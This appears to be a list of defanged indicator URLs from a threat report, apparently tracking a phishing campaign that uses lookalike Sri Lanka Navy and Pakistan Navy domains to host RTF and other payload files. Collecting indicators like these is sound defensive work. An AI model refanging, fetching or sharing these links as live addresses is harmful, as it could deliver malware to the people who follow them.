[https://srilankanavy.ksew\[.\]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd](https://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd/file.rtf](https://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-cd6e6dbd/file.rtf)
[https://srilankanavy.ksew\[.\]org/5471/1/1101/3/1/1/1870354104/vb2narnbuxuwxavjxzhv8p5cs4qa5nziizebg1t/files-17eb20c8/1](https://srilankanavy.ksew[.]org/5471/1/1101/3/1/1/1870354104/vb2narnbuxuwxavjxzhv8p5cs4qa5nziizebg1t/files-17eb20c8/1)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/2/0/0/0/m/files-5c23f212/file.rtf](https://paknavy.edu-cx[.]org/2862/1/35022/2/0/0/0/m/files-5c23f212/file.rtf)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/1/1819781955/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-d2ab4d1d/1/lapd](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/1/1819781955/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-d2ab4d1d/1/lapd)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/2/0/0/0/m](https://paknavy.edu-cx[.]org/2862/1/35022/2/0/0/0/m)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/1/1/1819781925/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-53ac9753/1/lkjhg](https://paknavy.edu-cx[.]org/2862/1/35022/3/1/1/1819781925/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-53ac9753/1/lkjhg)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/1/1819785343/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-17df7279/1/cuui](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/1/1819785343/auvid5r6ddzaazj2ayijgnnhpc1rolg6hdktlop/files-17df7279/1/cuui)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/0/1819558314/xnbyd5o9i6rvjjg1gby3dpji5g5ebonzjs0xbiaw/files-b3f455a7/0/data](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/0/1819558314/xnbyd5o9i6rvjjg1gby3dpji5g5ebonzjs0xbiaw/files-b3f455a7/0/data)
[https://paknavy.edu-cx\[.\]org/2862/1/35022/3/3/1/1819554413/zagu2jdbagoa8m2y5qqr48jaudayp7qmnvkfcvd3/files-a1af6aa0/1/cuui](https://paknavy.edu-cx[.]org/2862/1/35022/3/3/1/1819554413/zagu2jdbagoa8m2y5qqr48jaudayp7qmnvkfcvd3/files-a1af6aa0/1/cuui)
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